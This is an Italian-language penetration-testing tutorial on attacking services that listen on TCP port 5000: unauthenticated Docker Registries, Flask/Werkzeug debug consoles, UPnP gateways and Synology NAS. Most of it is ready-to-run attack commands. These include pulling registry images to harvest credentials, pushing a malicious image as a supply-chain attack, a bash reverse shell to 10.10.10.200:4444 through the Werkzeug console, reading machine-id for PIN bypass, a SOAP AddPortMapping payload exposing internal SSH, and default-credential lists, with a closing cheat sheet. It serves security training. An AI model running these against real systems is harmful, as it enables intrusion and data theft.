Porta 5000: Docker Registry, Flask Debug e UPnP

Porta 5000 nel pentest: riconosci Docker Registry, Flask debug, UPnP o Synology DSM. Enumerazione, image pull, RCE Werkzeug e abuse SOAP in lab.
- Pubblicato il 2026-04-11
- Tempo di lettura: 4 min
La porta 5000 TCP è una delle porte più ambigue nel penetration testing: può ospitare almeno tre servizi completamente diversi, ognuno con vettori di attacco propri. Docker Registry (il più critico) espone le immagini container con credenziali e codice sorgente, Flask in debug mode offre RCE diretta tramite la Werkzeug debugger console e UPnP (Universal Plug and Play) espone interfacce SOAP per il controllo di dispositivi di rete. Identificare correttamente quale servizio gira sulla 5000 è il primo step — da lì si apre un percorso di exploitation specifico per ciascuno.
Nel 2026, il servizio più comunemente trovato sulla porta 5000 in ambienti enterprise è il Docker Registry privato. In ambienti di sviluppo è Flask. In reti domestiche e IoT è UPnP.
Come Distinguere i Tre Servizi #
# Step 1: Banner grab
curl -s http://10.10.10.40:5000/ -I| Risposta | Servizio |
|---|---|
Docker-Distribution-Api-Version: registry/2.0 | Docker Registry |
Server: Werkzeug oppure HTML con Python traceback | Flask (debug mode) |
XML con <root xmlns="urn:schemas-upnp-org:..."> | UPnP |
404 Not Found senza header caratteristici | Potrebbe essere qualsiasi — indaga |
# Nmap per identificare
nmap -sV -p 5000 --script=http-headers 10.10.10.40
Scenario 1: Docker Registry (il più critico) #
Docker Registry è un servizio che archivia e distribuisce immagini container Docker. La porta 5000 è la porta di default per il registry privato. Senza autenticazione (il default), chiunque può scaricare le immagini — che contengono codice sorgente, credenziali, chiavi API e configurazioni dell’applicazione.
Verifica che sia Docker Registry #
curl -s http://10.10.10.40:5000/v2/{}Risposta vuota {} con status 200 → Docker Registry v2 senza autenticazione.
Se ricevi 401 Unauthorized → auth è attiva. Prova credenziali default:
curl -s -u "admin:admin" http://10.10.10.40:5000/v2/
curl -s -u "registry:registry" http://10.10.10.40:5000/v2/
Enumerazione immagini #
# Lista tutti i repository (immagini)
curl -s http://10.10.10.40:5000/v2/_catalog{
"repositories": [
"webapp-prod",
"api-backend",
"internal-tools",
"ml-pipeline"
]
}Quattro immagini nel registry. Ora enumera i tag (versioni) di ciascuna:
# Tag di webapp-prod
curl -s http://10.10.10.40:5000/v2/webapp-prod/tags/list{
"name": "webapp-prod",
"tags": ["latest", "v2.3.1", "v2.3.0", "v2.2.0"]
}Scaricare un’immagine (il loot principale) #
# Configura Docker per usare il registry insecure (HTTP)
# /etc/docker/daemon.json:
# {"insecure-registries": ["10.10.10.40:5000"]}
# systemctl restart docker

docker pull 10.10.10.40:5000/webapp-prod:latest# Oppure senza Docker — scarica i layer manualmente
# Ottieni il manifest
curl -s http://10.10.10.40:5000/v2/webapp-prod/manifests/latest# Il manifest contiene i digest dei layer — scaricali
curl -s http://10.10.10.40:5000/v2/webapp-prod/blobs/sha256:abc123... -o layer1.tar.gz
tar xzf layer1.tar.gz -C /tmp/image_contents/Analisi dell’immagine #
# Esplora il filesystem dell'immagine
docker save 10.10.10.40:5000/webapp-prod:latest -o webapp.tar
mkdir /tmp/webapp && tar xf webapp.tar -C /tmp/webapp/

# Cerca credenziali
grep -riE "password|secret|token|api_key|jdbc|mongodb|redis" /tmp/webapp/ 2>/dev/null | head -50# Cerca .env files
find /tmp/webapp -name ".env" -o -name ".env.*" -exec cat {} \; 2>/dev/nullDB_HOST=db-prod.corp.internal
DB_PASSWORD=Pr0d_DB_2025!
AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/...
REDIS_URL=redis://:RedisP@ss@10.10.10.50:6379Credenziali per MySQL, Redis, AWS.
# History dei layer (rivela comandi del Dockerfile)
docker history 10.10.10.40:5000/webapp-prod:latest --no-truncCOPY ./config/prod.env /app/.env
RUN echo "DB_PASSWORD=Pr0d_DB_2025!" >> /app/.env
ENV AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/...I comandi ENV e RUN nel Dockerfile possono contenere credenziali — visibili nella history anche se il file è stato rimosso nei layer successivi.
Push malevolo (se hai write access) #
Se il registry non richiede auth per il push:
# Crea un'immagine malevola con lo stesso nome
docker build -t 10.10.10.40:5000/webapp-prod:latest .
docker push 10.10.10.40:5000/webapp-prod:latest
Se l’infrastruttura fa docker pull automatico (CI/CD, Kubernetes), la tua immagine viene deployata al posto di quella legittima — supply chain attack.
Tool dedicati #
# DockerRegistryGrabber
python3 DockerGraber.py http://10.10.10.40 --dump_all

# Skopeo (senza Docker daemon)
skopeo inspect docker://10.10.10.40:5000/webapp-prod:latest
skopeo copy docker://10.10.10.40:5000/webapp-prod:latest dir:/tmp/image/
Scenario 2: Flask Debug Mode (RCE diretta) #
Flask è il microframework web Python più usato. In development mode, serve sulla porta 5000 con la Werkzeug debugger console — un interprete Python interattivo nel browser. Se esposta in produzione (errore sorprendentemente comune), è RCE immediata: esegui codice Python arbitrario direttamente dalla pagina web.
Identificare Flask debug mode #
curl -s http://10.10.10.40:5000/Se vedi la pagina di default Flask oppure un errore con traceback Python e la scritta “Werkzeug Debugger” → Flask in debug mode.
# Provoca un errore per vedere il debugger
curl -s http://10.10.10.40:5000/nonexistent_page_xyz
Se la risposta include Traceback (most recent call last) con un’interfaccia interattiva → debug mode attivo.
Werkzeug Debugger Console — RCE #
# La console è spesso su /console
curl -s http://10.10.10.40:5000/console
Se la console è protetta da PIN, il PIN è generabile con informazioni dal server (MAC address, machine-id). Se non è protetta → RCE diretta:
# Nella console Werkzeug (via browser):
import os; os.popen('id').read()'uid=1001(flask) gid=1001(flask) groups=1001(flask)\n'# Reverse shell
import os; os.system("bash -c 'bash -i >& /dev/tcp/10.10.10.200/4444 0>&1'")Bypass del PIN Werkzeug #
Il PIN è calcolato da: username, modname, appname, percorso dell’app, MAC address (come int) e machine-id. Se hai LFI o accesso parziale:
# MAC address
cat /sys/class/net/eth0/address
# → aa:bb:cc:dd:ee:ff → converti in int

# Machine ID
cat /etc/machine-id
# oppure
cat /proc/sys/kernel/random/boot_id
Con questi dati, script pubblici generano il PIN.
Informazioni dall’errore Flask #
Anche senza la console, il traceback Python espone:
- Path del filesystem:
/opt/app/main.py,/home/flask/webapp/ - Versioni Python e librerie: Python 3.11, Flask 3.0
- Codice sorgente delle righe vicine all’errore
- Variabili locali al momento dell’errore (possono contenere credenziali)
Flask senza debug mode #
Se Flask non è in debug mode ma è esposto sulla 5000:
- Testa per SQL injection nei parametri
- Testa per SSTI (Server-Side Template Injection):
{{7*7}}nei parametri - Directory bruteforce con Gobuster
Scenario 3: UPnP (Universal Plug and Play) #
UPnP sulla porta 5000 è tipico di dispositivi di rete (router, NAS Synology, media server). L’interfaccia SOAP permette di controllare i dispositivi senza autenticazione.
Identificare UPnP #
curl -s http://10.10.10.40:5000/Se la risposta è XML con namespace urn:schemas-upnp-org: → UPnP.
# Description document
curl -s http://10.10.10.40:5000/description.xml<root xmlns="urn:schemas-upnp-org:device-1-0">
<device>
<deviceType>urn:schemas-upnp-org:device:InternetGatewayDevice:1</deviceType>
<friendlyName>CorpRouter</friendlyName>
<manufacturer>Netgear</manufacturer>
<modelName>R7000</modelName>
<serialNumber>ABC123456</serialNumber>
</device>
</root>Intelligence: è un Netgear R7000 (cerca CVE), modello specifico, serial number.
UPnP SOAP exploitation #
# Aggiungi port forward (apri porte sul router!)
curl -s -X POST http://10.10.10.40:5000/ctl/IPConn \
  -H "SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping" \
  -d '<?xml version="1.0"?>
  <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
    <s:Body>
      <u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
        <NewRemoteHost></NewRemoteHost>
        <NewExternalPort>4444</NewExternalPort>
        <NewProtocol>TCP</NewProtocol>
        <NewInternalPort>22</NewInternalPort>
        <NewInternalClient>192.168.1.100</NewInternalClient>
        <NewEnabled>1</NewEnabled>
        <NewPortMappingDescription>test</NewPortMappingDescription>
        <NewLeaseDuration>0</NewLeaseDuration>
      </u:AddPortMapping>
    </s:Body>
  </s:Envelope>'
Questo apre la porta 4444 esterna e la redirige alla porta 22 (SSH) di un host interno 192.168.1.100 → accesso SSH dall’esterno a un host interno senza VPN.
Synology NAS sulla porta 5000 #
Synology DSM (DiskStation Manager) usa la porta 5000 (HTTP) e 5001 (HTTPS) per l’interfaccia web di amministrazione del NAS:
curl -s http://10.10.10.40:5000/ -I | grep ServerServer: nginx (Synology DSM)Se è Synology:
- Testa credenziali default:
admin:admin,admin:synology - Cerca CVE per la versione DSM
- L’interfaccia dà accesso a: file, backup, utenti, servizi di rete, Docker (se installato)
Riepilogo: Identificazione e Attacco #
| Identificazione | Servizio | Primo attacco |
|---|---|---|
Header Docker-Distribution-Api-Version | Docker Registry | curl /v2/_catalog → pull images |
Server: Werkzeug o traceback Python | Flask debug | /console → Python RCE |
XML UPnP / urn:schemas-upnp-org | UPnP | SOAP AddPortMapping |
Server: nginx (Synology DSM) | Synology NAS | Default creds admin:admin |
| JSON API non riconosciuta | Flask/FastAPI prod | SSTI, SQLi, directory brute |
Cheat Sheet Finale #
| Azione | Comando |
|---|---|
| Identificazione | curl -s http://target:5000/ -I |
| Docker Registry | |
| Lista immagini | curl -s http://target:5000/v2/_catalog |
| Lista tag | curl -s http://target:5000/v2/IMAGE/tags/list |
| Pull | docker pull target:5000/IMAGE:TAG |
| Cerca credenziali | grep -riE "password|secret" /tmp/image/ |
| History | docker history target:5000/IMAGE --no-trunc |
| Flask | |
| Console | curl -s http://target:5000/console |
| RCE | import os; os.popen('id').read() nella console |
| SSTI test | curl "http://target:5000/page?name={{7*7}}" |
| UPnP | |
| Description | curl -s http://target:5000/description.xml |
| Port forward | SOAP AddPortMapping |
| Synology | |
| Default creds | admin:admin, admin:synology |
Riferimento: Docker Registry API v2, Werkzeug debugger security, UPnP SOAP exploitation, HackTricks. Uso esclusivo in ambienti autorizzati.